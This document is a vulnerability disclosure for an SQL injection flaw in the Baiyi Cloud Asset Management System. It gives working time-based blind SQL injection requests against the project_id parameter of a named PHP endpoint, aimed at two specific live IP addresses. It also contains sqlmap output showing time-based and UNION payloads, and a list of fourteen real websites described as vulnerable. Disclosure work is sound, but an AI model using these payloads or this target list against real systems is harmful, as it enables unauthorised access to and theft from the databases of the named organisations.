

SQL Injection Vulnerability in Baiyi Cloud Asset Management System

Vendor's Official Website: <http://www.baiyishequ.com/web/>

Vendor's Introduction: Baiyi Cloud Asset Management System helps enterprises digitally manage real estate assets throughout their lifecycle. It covers asset registration, maintenance, inventory, repair management, cost control, and reporting—improving efficiency and reducing operational costs.

Vulnerability Description: The Baiyi Cloud Asset Management System is affected by an SQL injection vulnerability. An attacker can exploit this flaw to access sensitive database information.

Impact:

All deployments of the Baiyi Cloud Asset Management System may be at risk.

Example 1

IP: http://8.142.100.161

POC:

GET

/wuser/admin.house.collect.php?project_id=1%20AND%20(SELECT%206941%20FROM%20(SELECT(SLEEP(2)))OKTO) HTTP/1.1

Host: 8.142.100.161



User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:50.0)

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Sleep 2 seconds



Confirm SQL Injection Vulnerability: the current DBMS is MySQL.

Example 2:

IP: http://14.18.126.32

POC:

GET

/wuser/admin.house.collect.php?project_id=1%20AND%20(SELECT%206941%20FROM%20(SELECT(SLEEP(2))))OKTO HTTP/1.1

Host: 14.18.126.32


User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:50.0)

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Sleep 2 seconds



```
F (potential) technique found
[15:30:07] [INFO] target URL appears to be UNION injectable with 10 columns
[15:30:08] [INFO] URI parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
---
Parameter: #1* (URI)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://14.18.126.32/wuser/admin.house.collect.php?project_id=1) AND (SELECT 8320 FROM (SELECT(SLEEP(5)))F1Zu) AND (3199=3199
  Type: UNION query
  Title: Generic UNION query (NULL) - 10 columns
  Payload: http://14.18.126.32/wuser/admin.house.collect.php?project_id=1) UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171767371,0x4171616255597a4673764678556f6d437861774e7a704475537a656b716c4c454f6b6a796d434248,0x7170707871),NULL,NULL,NULL,NULL,NULL,NULL--
---
[15:30:08] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 5.6.40, Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

Other Affected Websites:

<http://jd.scvone.net>
<http://www.zhenhua-shenzhen.cn>
<http://8.142.100.161>
<http://frct2.baiyishequ.com>
<http://14.18.126.32>
<http://120.76.251.27>
<https://yd-wy.com>
<http://sz.scvone.net>
<http://booking.cfuturereab.com>
<https://csjc.baiyishequ.com>
<http://csjc.scvone.net>
<http://zgce.gdkxwh.cn>
<http://baiyiyun.dfmd.net.cn>
<http://yc.scvone.net>